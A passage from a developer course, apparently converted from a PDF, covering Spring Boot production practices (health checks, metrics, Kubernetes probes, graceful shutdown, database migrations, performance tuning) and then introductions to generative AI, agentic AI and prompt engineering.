                    .withDetail("status", "reachable")
                    .withDetail("responseTime", "50ms")
                    .build();
            } else {
                return Health.down()
                    .withDetail("service", "ExternalAPI")
                    .withDetail("status", "unreachable")
                    .build();
            }
        } catch (Exception e) {
            return Health.down()
                .withDetail("service", "ExternalAPI")
                .withDetail("error", e.getMessage())
                .withException(e)
                .build();
        }
    }
}

```

## Creating Custom Metrics:

```

import io.micrometer.core.instrument.Counter;
import io.micrometer.core.instrument.MeterRegistry;
import io.micrometer.core.instrument.Timer;
import org.springframework.stereotype.Service;

@Service
public class OrderService {

    private final Counter orderCreatedCounter;
    private final Timer orderProcessingTimer;

    public OrderService(MeterRegistry meterRegistry) {
        // Create a counter for orders created
        this.orderCreatedCounter = Counter.builder("orders.created")
            .description("Total number of orders created")
            .tag("type", "ecommerce")
            .register(meterRegistry);

        // Create a timer for order processing duration
        this.orderProcessingTimer = Timer.builder("orders.processing.time")
            .description("Time taken to process an order")
            .register(meterRegistry);
    }

    public Order createOrder(OrderRequest request) {
        return orderProcessingTimer.record(() -> {
            // Process order
            Order order = processOrder(request);

            // Increment counter
            orderCreatedCounter.increment();

            return order;
        });
    }

    private Order processOrder(OrderRequest request) {
        // Business logic
        return new Order();
    }
}

```

## Securing Actuator Endpoints:

```

import
org.springframework.boot.actuate.autoconfigure.security.servlet.EndpointRequest;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.web.SecurityFilterChain;

```

```

@Configuration
public class ActuatorSecurityConfig {

    @Bean
    public SecurityFilterChain actuatorSecurityFilterChain(HttpSecurity http)
throws Exception {
        http
            .requestMatcher(EndpointRequest.toAnyEndpoint())
            .authorizeHttpRequests(auth -> auth
                // Public endpoints
                .requestMatchers(EndpointRequest.to("health", "info"))
                .permitAll()
                // Protected endpoints
                .requestMatchers(EndpointRequest.toAnyEndpoint())
                .hasRole("ADMIN")
            );
        return http.build();
    }
}

```

### 10.3.3 Health Checks & Readiness Probes

#### What are Health Checks and Probes?

Health checks and probes are mechanisms used by orchestration platforms (like Kubernetes) to determine if your application is running correctly and ready to receive traffic.

#### Types of Probes:

1. **Liveness Probe:** Checks if the application is alive (running)
  - If fails: Container is restarted
  - Example: Is the JVM running? Is the process responsive?
2. **Readiness Probe:** Checks if the application is ready to serve requests
  - If fails: Traffic is not routed to the container
  - Example: Are database connections established? Is cache warmed up?
3. **Startup Probe:** Checks if the application has started
  - If fails: Container is restarted
  - Used for slow-starting applications

#### Configuring Kubernetes Probes with Spring Boot:

`application.yml:`

```

management:
  endpoint:
    health:
      probes:

```

```

        enabled: true # Enable /health/liveness and /health/readiness
health:
  livenessState:
    enabled: true
  readinessState:
    enabled: true

```

## Kubernetes Deployment with Probes:

```

apiVersion: apps/v1
kind: Deployment
metadata:
  name: myapp
spec:
  replicas: 3
  selector:
    matchLabels:
      app: myapp
  template:
    metadata:
      labels:
        app: myapp
    spec:
      containers:
        - name: myapp
          image: myapp:latest
          ports:
            - containerPort: 8080

          # Startup probe - gives app time to start
          startupProbe:
            httpGet:
              path: /actuator/health/liveness
              port: 8080
            initialDelaySeconds: 0
            periodSeconds: 5
            timeoutSeconds: 3
            failureThreshold: 30 # 30 * 5s = 150s to start

          # Liveness probe - restart if unhealthy
          livenessProbe:
            httpGet:
              path: /actuator/health/liveness
              port: 8080
            initialDelaySeconds: 0
            periodSeconds: 10
            timeoutSeconds: 3
            failureThreshold: 3 # Restart after 3 failures

          # Readiness probe - remove from service if not ready
          readinessProbe:
            httpGet:
              path: /actuator/health/readiness

```

```
    port: 8080
    initialDelaySeconds: 0
    periodSeconds: 5
    timeoutSeconds: 3
    failureThreshold: 3 # Mark not ready after 3 failures
```

## Custom Readiness Indicator:

```
import org.springframework.boot.availability.AvailabilityChangeEvent;
import org.springframework.boot.availability.ReadinessState;
import org.springframework.context.ApplicationEventPublisher;
import org.springframework.stereotype.Component;

@Component
public class CacheWarmupService {

    private final ApplicationEventPublisher eventPublisher;
    private volatile boolean cacheWarmedUp = false;

    public CacheWarmupService(ApplicationEventPublisher eventPublisher) {
        this.eventPublisher = eventPublisher;
    }

    @PostConstruct
    public void init() {
        // Mark as not ready during warmup
        AvailabilityChangeEvent.publish(eventPublisher, this,
ReadinessState.REFUSING_TRAFFIC);

        // Warm up cache
        warmupCache();

        // Mark as ready
        cacheWarmedUp = true;
        AvailabilityChangeEvent.publish(eventPublisher, this,
ReadinessState.ACCEPTING_TRAFFIC);
    }

    private void warmupCache() {
        // Load critical data into cache
        // ...
    }
}
```

## 10.3.4 Graceful Shutdown

### What is Graceful Shutdown?

Graceful shutdown ensures that your application finishes processing ongoing requests before shutting down, preventing data loss and providing a better user experience.

## Why Graceful Shutdown Matters:

- **No Failed Requests:** Ongoing requests complete successfully
- **Data Integrity:** Transactions are completed or rolled back properly
- **Resource Cleanup:** Connections and resources are properly closed
- **Zero Downtime Deployments:** Combined with rolling updates

## Enabling Graceful Shutdown in Spring Boot:

application.yml:

```
server:  
  shutdown: graceful # Enable graceful shutdown  
  
spring:  
  lifecycle:  
    timeout-per-shutdown-phase: 30s # Wait up to 30s for shutdown
```

## How It Works:

1. Shutdown signal received (SIGTERM)
2. Application stops accepting new requests
3. Existing requests are allowed to complete (up to timeout)
4. Application shuts down

## Implementing Graceful Shutdown Logic:

```
import org.springframework.context.ApplicationListener;  
import org.springframework.context.event.ContextClosedEvent;  
import org.springframework.stereotype.Component;  
  
@Component  
public class GracefulShutdownListener implements  
ApplicationListener<ContextClosedEvent> {  
  
    private static final Logger logger =  
LoggerFactory.getLogger(GracefulShutdownListener.class);  
  
    private final ActiveConnectionsTracker connectionsTracker;  
  
    public GracefulShutdownListener(ActiveConnectionsTracker connectionsTracker) {  
        this.connectionsTracker = connectionsTracker;  
    }  
  
    @Override  
    public void onApplicationEvent(ContextClosedEvent event) {  
        logger.info("Shutdown initiated. Waiting for active requests to  
complete...");  
  
        // Wait for active connections to finish  
        int retries = 0;
```

```

        while (connectionsTracker.hasActiveConnections() && retries < 30) {
            logger.info("Active connections: {}. Waiting...",
                connectionsTracker.getActiveConnectionCount());
            try {
                Thread.sleep(1000);
                retries++;
            } catch (InterruptedException e) {
                Thread.currentThread().interrupt();
                break;
            }
        }

        logger.info("Shutdown proceeding. Active connections: {}",
            connectionsTracker.getActiveConnectionCount());
    }
}

```

## Kubernetes Rolling Update Strategy:

```

apiVersion: apps/v1
kind: Deployment
metadata:
  name: myapp
spec:
  replicas: 3
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxUnavailable: 1 # Max 1 pod down at a time
      maxSurge: 1 # Max 1 extra pod during update
  template:
    spec:
      containers:
        - name: myapp
          image: myapp:v2
          lifecycle:
            preStop:
              exec:
                command: ["sh", "-c", "sleep 15"] # Grace period
          terminationGracePeriodSeconds: 30 # Total time to wait

```

### 10.3.5 Database Migration (Flyway/Liquibase)

#### What are Database Migrations?

Database migrations are version-controlled, incremental changes to your database schema. They allow you to track and apply database changes consistently across environments.

#### Why Use Database Migrations?

- **Version Control:** Database schema is versioned like code

- **Consistency:** Same schema changes across all environments
- **Rollback:** Can revert changes if needed
- **Team Collaboration:** Multiple developers can work on schema changes
- **CI/CD Integration:** Automate database updates during deployments

### Flyway vs. Liquibase:

Feature	Flyway	Liquibase
Format	SQL files	SQL, XML, JSON, YAML
Learning Curve	Easier	Steeper
Database-Specific	Yes (SQL)	Abstraction layer
Community	Larger	Smaller
Best For	Simple migrations	Complex, database-agnostic migrations

### Using Flyway with Spring Boot:

Add dependency:

```
<dependency>
    <groupId>org.flywaydb</groupId>
    <artifactId>flyway-core</artifactId>
</dependency>
```

Configure in `application.yml`:

```
spring:
  flyway:
    enabled: true
    baseline-on-migrate: true
    locations: classpath:db/migration
    schemas: public
```

### Creating Migration Files:

File naming convention: `V{version}__{description}.sql`

`src/main/resources/db/migration/V1__create_users_table.sql`:

```
CREATE TABLE users (
  id BIGSERIAL PRIMARY KEY,
  username VARCHAR(50) NOT NULL UNIQUE,
  email VARCHAR(100) NOT NULL UNIQUE,
  password_hash VARCHAR(255) NOT NULL,
  created_at TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
  updated_at TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP
```

```
);

CREATE INDEX idx_users_email ON users(email);
CREATE INDEX idx_users_username ON users(username);
```

#### V2\_\_add\_user\_status.sql:

```
ALTER TABLE users ADD COLUMN status VARCHAR(20) NOT NULL DEFAULT 'ACTIVE';
ALTER TABLE users ADD COLUMN last_login TIMESTAMP;

CREATE INDEX idx_users_status ON users(status);
```

#### V3\_\_create\_orders\_table.sql:

```
CREATE TABLE orders (
    id BIGSERIAL PRIMARY KEY,
    user_id BIGINT NOT NULL,
    total_amount DECIMAL(10, 2) NOT NULL,
    status VARCHAR(20) NOT NULL,
    created_at TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
    CONSTRAINT fk_orders_user FOREIGN KEY (user_id) REFERENCES users(id)
);

CREATE INDEX idx_orders_user_id ON orders(user_id);
CREATE INDEX idx_orders_status ON orders(status);
```

### Repeatable Migrations:

For migrations that should run every time they change (like views, functions):

#### R\_\_create\_user\_stats\_view.sql:

```
CREATE OR REPLACE VIEW user_stats AS
SELECT
    u.id,
    u.username,
    COUNT(o.id) as order_count,
    COALESCE(SUM(o.total_amount), 0) as total_spent
FROM users u
LEFT JOIN orders o ON u.id = o.user_id
GROUP BY u.id, u.username;
```

### Using Liquibase (Alternative):

Add dependency:

```
<dependency>
    <groupId>org.liquibase</groupId>
    <artifactId>liquibase-core</artifactId>
</dependency>
```

Configure in `application.yml`:

```
spring:
  liquibase:
    enabled: true
    change-log: classpath:db/changelog/db.changelog-master.yaml
```

`db/changelog/db.changelog-master.yaml`:

```
databaseChangeLog:
  - changeSet:
      id: 1
      author: developer
      changes:
        - createTable:
            tableName: users
            columns:
              - column:
                  name: id
                  type: bigint
                  autoIncrement: true
                  constraints:
                    primaryKey: true
              - column:
                  name: username
                  type: varchar(50)
                  constraints:
                    nullable: false
                    unique: true
              - column:
                  name: email
                  type: varchar(100)
                  constraints:
                    nullable: false
                    unique: true
              - column:
                  name: password_hash
                  type: varchar(255)
                  constraints:
                    nullable: false
              - column:
                  name: created_at
                  type: timestamp
                  defaultValueComputed: CURRENT_TIMESTAMP
```

```

- changeSet:
  id: 2
  author: developer
  changes:
    - addColumn:
      tableName: users
      columns:
        - column:
          name: status
          type: varchar(20)
          defaultValue: ACTIVE

```

### **Best Practices for Database Migrations:**

1. **Never Modify Existing Migrations:** Create new ones instead
2. **Test Migrations Locally First:** Before deploying
3. **Keep Migrations Small:** One logical change per migration
4. **Include Rollback Scripts:** For complex changes
5. **Use Transactions:** Ensure all-or-nothing execution
6. **Backup Before Migrating:** Always have a backup
7. **Monitor Migration Execution:** Check logs and timing

### **10.3.6 Performance Optimization Tips**

#### **Common Performance Bottlenecks:**

1. **Database Queries:** N+1 queries, missing indexes, inefficient queries
2. **Memory Leaks:** Not closing resources, caching too much
3. **Thread Pool Exhaustion:** Too few threads for workload
4. **Network Latency:** Too many round trips, large payloads
5. **Blocking I/O:** Synchronous calls to slow services

#### **JVM Performance Tuning:**

```

# Recommended JVM flags for production
java -jar app.jar \
-Xms2g \                                # Initial heap size
-Xmx2g \                                # Maximum heap size (same as Xms)
-XX:+UseG1GC \                            # Use G1 garbage collector
-XX:MaxGCPauseMillis=200 \                 # Target max GC pause time
-XX:+HeapDumpOnOutOfMemoryError \          # Dump heap on OOM
-XX:HeapDumpPath=/dumps \                  # Where to write heap dumps
-XX:+UseStringDeduplication \             # Deduplicate strings
-Djava.security.egd=file:/dev/.urandom  # Faster startup

```

### **Database Connection Pooling with HikariCP:**

```

spring:
  datasource:
    hikari:
      maximum-pool-size: 20 # Max connections
      minimum-idle: 5 # Min idle connections
      connection-timeout: 30000 # 30 seconds
      idle-timeout: 600000 # 10 minutes
      max-lifetime: 1800000 # 30 minutes
      leak-detection-threshold: 60000 # 60 seconds

```

## Caching Strategies:

```

@Configuration
@EnableCaching
public class CacheConfig {

    @Bean
    public CacheManager cacheManager() {
        return new ConcurrentMapCacheManager("users", "products", "categories");
    }
}

@Service
public class UserService {

    @Cacheable(value = "users", key = "#id")
    public User findById(Long id) {
        // Expensive database call
        return userRepository.findById(id).orElseThrow();
    }

    @CacheEvict(value = "users", key = "#user.id")
    public User update(User user) {
        return userRepository.save(user);
    }
}

```

## Async Processing for Long Operations:

```

@Configuration
@EnableAsync
public class AsyncConfig {

    @Bean
    public Executor taskExecutor() {
        ThreadPoolTaskExecutor executor = new ThreadPoolTaskExecutor();
        executor.setCorePoolSize(10);
        executor.setMaxPoolSize(20);
        executor.setQueueCapacity(500);
    }
}

```

```

        executor.setThreadNamePrefix("async-");
        executor.initialize();
        return executor;
    }
}

@Service
public class EmailService {

    @Async
    public CompletableFuture<Void> sendEmail(String to, String subject, String
body) {
        // Send email asynchronously
        emailClient.send(to, subject, body);
        return CompletableFuture.completedFuture(null);
    }
}

```

### 10.3.7 Scalability Considerations

#### Horizontal vs. Vertical Scaling:

- **Vertical Scaling (Scale Up)**: Add more resources (CPU, RAM) to existing server
  - Pros: Simple, no code changes
  - Cons: Limited, expensive, single point of failure
- **Horizontal Scaling (Scale Out)**: Add more servers
  - Pros: Unlimited, cost-effective, redundancy
  - Cons: Complex, requires stateless design

#### Designing for Horizontal Scaling:

1. **Stateless Applications**: Don't store session data in memory

```

// Bad - stores state in memory
public class UserController {
    private Map<String, User> userCache = new HashMap<>(); // Won't scale
}

// Good - uses external cache
public class UserController {
    @Autowired
    private RedisTemplate<String, User> redisTemplate; // Shared cache
}

```

2. **Externalize Sessions**: Use Redis or database for sessions

```
spring:  
  session:  
    store-type: redis # Store sessions in Redis  
  redis:  
    host: redis-cluster
```

3. **Use Load Balancers:** Distribute traffic across instances

4. **Database Read Replicas:** Scale read operations

```
spring:  
  datasource:  
    master:  
      url: jdbc:postgresql://master-db:5432/myapp  
    slave:  
      url: jdbc:postgresql://slave-db:5432/myapp
```

#### Complete Production Checklist:

- Structured logging configured
- Actuator endpoints exposed and secured
- Custom metrics for business KPIs
- Health checks (liveness/readiness) configured
- Graceful shutdown enabled
- Database migrations set up (Flyway/Liquibase)
- Connection pooling optimized
- Caching implemented for expensive operations
- JVM properly tuned for production
- Application runs as non-root user
- Resource limits set (CPU/memory)
- Monitoring and alerting configured
- Load testing completed
- Disaster recovery plan documented

#### Hands-On Exercise:

1. Add Spring Boot Actuator to your project
2. Configure structured logging with Logstash encoder
3. Create a custom health indicator for your database
4. Add Flyway and create your first migration
5. Configure graceful shutdown
6. Set up Kubernetes probes for your deployment
7. Add custom metrics to track business events
8. Performance test your application with load testing tools

---

## Phase 11: Generative AI & GitHub Copilot (10 hours)

---

## Module 11.1: GenAI Fundamentals (2 hours)

### What is Generative AI?

Generative AI (GenAI) refers to artificial intelligence systems that can create new content, such as text, code, images, audio, or video, based on patterns learned from training data. Unlike traditional AI that classifies or analyzes existing data, generative AI produces original outputs that didn't exist before.


### Key Characteristics:

- **Content Creation:** Generates new content rather than just analyzing existing data
- **Pattern Learning:** Learns patterns from vast amounts of training data
- **Probabilistic Output:** Produces outputs based on statistical likelihood
- **Contextual Understanding:** Maintains context across conversations or tasks
- **Adaptability:** Can be fine-tuned for specific domains or tasks

### Types of Generative AI Models:

1. **Large Language Models (LLMs):** Generate text (GPT-4, Claude, Gemini)
2. **Image Generation:** Create images from text descriptions (DALL-E, Midjourney, Stable Diffusion)
3. **Code Generation:** Write and complete code (GitHub Copilot, Amazon CodeWhisperer)
4. **Audio Generation:** Generate speech or music (ElevenLabs, MusicLM)
5. **Video Generation:** Create video content (Runway, Synthesia)

### How GenAI Works (Simplified):



### Real-World Applications:

- Content creation (articles, marketing copy, documentation)
- Code development and debugging
- Customer service chatbots
- Data analysis and visualization
- Education and tutoring
- Creative design and art

---

### Large Language Models (LLMs) Explained

A Large Language Model is a type of AI trained on massive amounts of text data to understand and generate human-like text. LLMs use transformer architecture and billions of parameters to predict the next word or token in a sequence.

### Key Concepts:

## 1. Transformer Architecture:

- Neural network architecture designed for sequential data
- Uses attention mechanisms to weigh the importance of different words
- Processes text in parallel rather than sequentially

## 2. Attention Mechanism:

- Allows the model to focus on relevant parts of the input
- Self-attention: relates different positions in a single sequence
- Cross-attention: relates positions across different sequences

## 3. Parameters:

- Weights in the neural network that determine model behavior
- More parameters generally mean better performance (up to a point)
- Examples: GPT-3 has 175 billion parameters, GPT-4 has over 1 trillion

## 4. Tokens:

- Basic units of text processing (words, subwords, or characters)
- "Hello world!" might be tokenized as ["Hello", " world", "!"]
- Token limits determine how much text the model can process at once

## Training Process:

### Phase 1: Pre-training

- |— Unsupervised learning on massive text corpus
- |— Learning language patterns, grammar, facts
- |— Objective: Predict next token

### Phase 2: Fine-tuning

- |— Supervised learning on specific tasks
- |— Reinforcement Learning from Human Feedback (RLHF)
- |— Objective: Align with human preferences

### Phase 3: Deployment

- |— API access or local deployment
- |— Prompt engineering for specific tasks
- |— Continuous improvement based on usage

## Popular LLMs:

Model	Developer	Size	Best For
GPT-4	OpenAI	1.7T+ params	General purpose, reasoning
Claude	Anthropic	Unknown	Long context, safety
Gemini	Google	Varies	Multimodal tasks
LLaMA	Meta	7B-70B	Open-source, research

Model	Developer	Size	Best For
Mistral	Mistral AI	7B-8x7B	Efficient, multilingual

### Limitations of LLMs:

- **Hallucinations:** May generate false or nonsensical information
- **Knowledge Cutoff:** Training data has a cutoff date
- **Context Window:** Limited memory (typically 4K-128K tokens)
- **Bias:** Reflects biases in training data
- **Computational Cost:** Expensive to train and run
- **No True Understanding:** Pattern matching, not genuine comprehension

## GenAI in Software Development

Generative AI is transforming how software is developed, making developers more productive and enabling new possibilities.

### Key Applications:

#### 1. Code Generation:

- Write boilerplate code automatically
- Generate entire functions from comments
- Create test cases and documentation
- Translate code between programming languages

### Example: Generating a REST Controller with AI

```
// Prompt: Create a REST controller for managing books with CRUD operations

@RestController
@RequestMapping("/api/books")
@RequiredArgsConstructor
public class BookController {
    private final BookService bookService;

    @GetMapping
    public ResponseEntity<List<Book>> getAllBooks() {
        return ResponseEntity.ok(bookService.findAll());
    }

    @GetMapping("/{id}")
    public ResponseEntity<Book> getBookById(@PathVariable Long id) {
        return bookService.findById(id)
            .map(ResponseEntity::ok)
            .orElse(ResponseEntity.notFound().build());
    }

    @PostMapping
    public ResponseEntity<Book> createBook(@Valid @RequestBody Book book) {
        Book saved = bookService.save(book);
        return ResponseEntity.status(HttpStatus.CREATED).body(saved);
    }
}
```

```

    }

    @PutMapping("/{id}")
    public ResponseEntity<Book> updateBook(@PathVariable Long id, @Valid
    @RequestBody Book book) {
        return bookService.update(id, book)
            .map(ResponseEntity::ok)
            .orElse(ResponseEntity.notFound().build());
    }

    @DeleteMapping("/{id}")
    public ResponseEntity<Void> deleteBook(@PathVariable Long id) {
        if (bookService.deleteById(id)) {
            return ResponseEntity.noContent().build();
        }
        return ResponseEntity.notFound().build();
    }
}

```

## 2. Code Completion:

- Intelligent autocomplete beyond simple text matching
- Context-aware suggestions based on entire codebase
- Predicts next lines of code

## 3. Code Review and Refactoring:

- Identify code smells and anti-patterns
- Suggest improvements and optimizations
- Refactor legacy code to modern patterns
- Enforce coding standards

### Example: Refactoring with AI

```

// Before: Verbose null checking
public String getUserEmail(Long userId) {
    User user = userRepository.findById(userId).orElse(null);
    if (user != null) {
        String email = user.getEmail();
        if (email != null && !email.isEmpty()) {
            return email.toLowerCase();
        }
    }
    return "no-email@example.com";
}

// After: AI-suggested refactoring with Optional
public String getUserEmail(Long userId) {
    return userRepository.findById(userId)
        .map(User::getEmail)
        .filter(email -> !email.isEmpty())
        .map(String::toLowerCase)
}

```

```
.orElse("no-email@example.com");  
}
```

#### 4. Bug Detection and Fixing:

- Analyze code for potential bugs
- Suggest fixes with explanations
- Identify security vulnerabilities

#### 5. Documentation Generation:

- Generate JavaDoc comments
- Create README files
- Write API documentation
- Generate user guides

#### Example: AI-Generated Documentation

```
/**  
 * Processes payment transactions using the Stripe API.  
 *  
 * This method handles the complete payment flow including:  
 * - Payment intent creation  
 * - Customer verification  
 * - Transaction processing  
 * - Receipt generation  
 *  
 * @param paymentRequest the payment details including amount and customer info  
 * @return PaymentResponse containing transaction ID and status  
 * @throws PaymentException if payment processing fails  
 * @throws ValidationException if payment request is invalid  
 *  
 * @author AI-Generated  
 * @since 1.0  
 *  
 * Example usage:  
 * <pre>  
 * PaymentRequest request = new PaymentRequest(100.00, "USD", "cust_123");  
 * PaymentResponse response = paymentService.processPayment(request);  
 * System.out.println("Transaction ID: " + response.getTransactionId());  
 * </pre>  
 */  
public PaymentResponse processPayment(PaymentRequest paymentRequest) {  
    // Implementation  
}
```

#### 6. Test Generation:

- Create unit tests automatically
- Generate test data and fixtures
- Design integration test scenarios

## **7. Database Query Optimization:**

- Suggest query improvements
- Generate indexes
- Optimize N+1 query problems

## **8. Architecture Decisions:**

- Recommend design patterns
- Suggest technology stack
- Analyze trade-offs

### **Benefits of GenAI in Development:**

- **Increased Productivity:** Write code faster (20-40% time savings)
- **Reduced Boilerplate:** Automate repetitive tasks
- **Learning Aid:** Explains concepts and provides examples
- **Error Reduction:** Catches bugs early
- **Knowledge Sharing:** Democratizes expert knowledge

### **Challenges and Considerations:**

- **Code Quality:** AI-generated code may not always be optimal
  - **Security Risks:** May suggest vulnerable patterns
  - **Intellectual Property:** Concerns about training data sources
  - **Over-Reliance:** Developers must still understand the code
  - **Testing Required:** AI code must be thoroughly tested
- 

## **Agents & Agentic AI**

Agentic AI represents the next evolution of AI systems—autonomous agents that can perceive their environment, make decisions, and take actions to achieve specific goals.

### **What is an AI Agent?**

An AI agent is an autonomous system that:

1. **Perceives** its environment (receives input)
2. **Reasons** about what to do (processes information)
3. **Acts** to achieve goals (produces output or performs actions)
4. **Learns** from experience (improves over time)

### **Types of AI Agents:**

#### **1. Simple Reflex Agents:**

- React directly to current percepts
- Follow condition-action rules
- Example: Chatbot with predefined responses

#### **2. Model-Based Agents:**

- Maintain internal state/model of the world

- Track environment changes
- Example: Game-playing AI

### **3. Goal-Based Agents:**

- Have explicit goals
- Plan sequences of actions
- Example: Route planning systems

### **4. Utility-Based Agents:**

- Optimize for utility/value
- Make trade-offs between competing goals
- Example: Resource allocation systems

### **5. Learning Agents:**

- Improve performance through experience
- Adapt to changing environments
- Example: Recommendation systems

## **Agentic AI in Software Development:**

Modern AI assistants like GitHub Copilot Chat are evolving into agentic systems that can:

- Break down complex tasks into steps
- Execute multi-step plans
- Use tools (search, execute code, access APIs)
- Reflect on results and adjust approach
- Work autonomously with minimal human intervention

### **Example: Agentic Workflow for Bug Fixing**

User Request: "Fix the bug in the user authentication flow"

Agent Workflow:

1. Analyze Request
  - |— Understand the bug description
  - |— Identify affected components
2. Gather Context
  - |— Read authentication code
  - |— Review error logs
  - |— Check related test files
3. Diagnose Issue
  - |— Identify root cause
  - |— Understand failure mode
  - |— Consider side effects
4. Plan Solution
  - |— Design fix approach
  - |— Consider alternatives

- └─ Estimate impact
- 5. Implement Fix
  - └─ Modify code
  - └─ Add error handling
  - └─ Update tests
- 6. Verify Solution
  - └─ Run tests
  - └─ Check for regressions
  - └─ Validate fix
- 7. Document Changes
  - └─ Update comments
  - └─ Log changes
  - └─ Report to user

## **Key Components of Agentic Systems:**

### **1. Memory Systems:**

- Short-term memory: Current context
- Long-term memory: Persistent knowledge
- Working memory: Active task state

### **2. Planning and Reasoning:**

- Break down goals into sub-goals
- Generate action sequences
- Evaluate alternatives

### **3. Tool Use:**

- Execute commands
- Access APIs
- Search documentation
- Run code

### **4. Reflection and Learning:**

- Evaluate action outcomes
- Learn from mistakes
- Improve future performance

## **Agentic AI Frameworks:**

### **1. LangChain:**

- Python/JavaScript framework for building AI applications
- Provides chains, agents, and memory components
- Integrates with various LLMs

### **2. AutoGPT:**

- Autonomous AI agent
- Breaks down tasks into subtasks
- Uses GPT-4 iteratively

### 3. BabyAGI:

- Task-driven autonomous agent
- Creates and prioritizes task lists
- Learns from results

### 4. Microsoft Semantic Kernel:

- SDK for AI orchestration
- Integrates LLMs with traditional code
- Supports planning and execution

#### Example: Simple Agentic Code Assistant

```
# Conceptual example of an agentic assistant

class CodeAssistantAgent:
    def __init__(self, llm, tools):
        self.llm = llm
        self.tools = tools # [search, execute, write_file, read_file]
        self.memory = []

    def process_request(self, user_request):
        # 1. Understand the request
        analysis = self.llm.analyze(user_request)

        # 2. Create a plan
        plan = self.create_plan(analysis)

        # 3. Execute plan steps
        for step in plan:
            action = self.decide_action(step)
            result = self.execute_action(action)
            self.memory.append((step, action, result))

        # 4. Reflect and adjust if needed
        if not self.is_successful(result):
            plan = self.adjust_plan(plan, result)

    # 5. Return final result
    return self.synthesize_response()

    def create_plan(self, analysis):
        prompt = f"""Given this analysis: {analysis}
Create a step-by-step plan to accomplish the task.
Each step should be specific and actionable."""
        return self.llm.generate_plan(prompt)
```

```

def decide_action(self, step):
    prompt = f"""For this step: {step}
    What tool should I use and with what parameters?
    Available tools: {self.tools}"""

    return self.llm.choose_tool(prompt)

def execute_action(self, action):
    tool = self.tools[action.tool_name]
    return tool.execute(action.parameters)

```

## Real-World Examples of Agentic AI:

### 1. GitHub Copilot Workspace:

- Autonomous coding agent
- Plans and implements features
- Creates pull requests

### 2. Devin (Cognition AI):

- AI software engineer
- Builds entire applications
- Debugs and deploys code

### 3. Cursor AI:

- AI-first code editor
- Agentic code generation
- Multi-file editing

### 4. Amazon CodeWhisperer + Agent:

- Code generation with security scanning
- Suggests fixes and improvements
- Learns from organization's codebase

## Benefits of Agentic AI:

- **Autonomy:** Minimal human intervention needed
- **Complex Task Handling:** Can solve multi-step problems
- **Adaptability:** Adjusts approach based on results
- **Scalability:** Can handle multiple tasks in parallel
- **Learning:** Improves with experience

## Challenges:

- **Control:** Ensuring agents do what we want
- **Safety:** Preventing harmful actions
- **Reliability:** Handling failures gracefully
- **Transparency:** Understanding agent decisions
- **Ethics:** Responsible use of autonomous systems

## The Future of Agentic AI:

- More specialized development agents
  - Better integration with development workflows
  - Improved reasoning and planning capabilities
  - Enhanced learning from developer feedback
  - Collaborative human-AI development
- 

## Module 11.2: Prompt Engineering (3 hours)

### Prompt Fundamentals

Prompt engineering is the art and science of crafting effective instructions for AI models to generate desired outputs. A well-designed prompt can dramatically improve the quality, relevance, and accuracy of AI responses.

#### What is a Prompt?

A prompt is the input text you provide to an AI model to guide its response. It can include:

- Instructions (what to do)
- Context (background information)
- Input data (what to process)
- Output format (how to respond)
- Examples (demonstrations)
- Constraints (limitations)

#### Anatomy of an Effective Prompt:

[ROLE/PERSONA] + [TASK/INSTRUCTION] + [CONTEXT] + [FORMAT] + [CONSTRAINTS]

Example:

"You are an experienced Java developer. [ROLE]  
Review this code for security vulnerabilities. [TASK]  
The code is part of a banking application handling user transactions. [CONTEXT]  
Provide your findings in a numbered list with severity levels. [FORMAT]  
Focus only on critical and high-severity issues. [CONSTRAINTS]"

#### Key Elements of Good Prompts:

##### 1. Clarity: Be specific and unambiguous

- ✗ "Write some code"
- ✅ "Write a Java method that validates email addresses using regex"

##### 2. Context: Provide relevant background

- ✗ "Fix this function"
- ✅ "Fix this function that calculates order totals. It's throwing NullPointerException when discount is not applied"

### 3. **Structure:** Organize information logically

- Use bullet points for lists
- Separate different types of information
- Use formatting (bold, headers) when possible

### 4. **Examples:** Show what you want (when helpful)

- Input-output pairs
- Similar problems and solutions
- Format demonstrations

### 5. **Constraints:** Define boundaries

- Length limitations
- Technology restrictions
- Style requirements

## **Prompt Types:**

### 1. **Instruction Prompts:**

Generate a Spring Boot REST API endpoint that:

- Handles GET requests to /api/users/{id}
- Returns user details from database
- Includes error handling for user not found
- Uses proper HTTP status codes

### 2. **Question Prompts:**

What is the difference between @Component, @Service, and @Repository annotations in Spring Boot?

Explain with code examples.

### 3. **Completion Prompts:**

Complete this code:

```
public class UserValidator {  
    public boolean validateEmail(String email) {  
        // TODO: Implement email validation
```

### 4. **Conversational Prompts:**

User: How can I optimize this database query?

AI: I'd be happy to help! Could you share the query and tell me about your database schema?

User: [shares query]

AI: [provides optimization suggestions]

## Prompt Best Practices:

### 1. Be Specific:

- "Make this code better"
- "Refactor this code to follow SOLID principles, particularly Single Responsibility Principle. Extract the validation logic into a separate class."

### 2. Provide Context:

- "I'm building a Spring Boot microservice for order processing. I need to handle concurrent order updates. Here's my current implementation: [code]. How can I prevent race conditions?"

### 3. State the Format:

- "Explain the Repository pattern. Structure your answer as:
  1. Definition
  2. Benefits
  3. Java implementation example
  4. When to use it"

### 4. Use Delimiters:

Analyze this Java code:

```
```java  
[your code here]
```

Focus on:

- Performance issues
- Memory leaks
- Thread safety

### 5. Iterate and Refine:

- Start with a simple prompt
- Review the output
- Refine the prompt based on results
- Add constraints or clarifications

## Common Prompt Patterns:

### 1. Task Decomposition:

Break down the task of building a user authentication system into smaller steps.

For each step, provide:

- What needs to be done
- Key considerations
- Technologies to use

### 2. Role-Based Prompting:

Act as a senior DevOps engineer. Review this Kubernetes deployment configuration and suggest improvements for:

- Security
- Scalability
- Resource utilization

### 3. Template Fill-In:

Create a JUnit test for this method following this template:

```
@Test  
public void should[ExpectedBehavior]_when[StateUnderTest]() {  
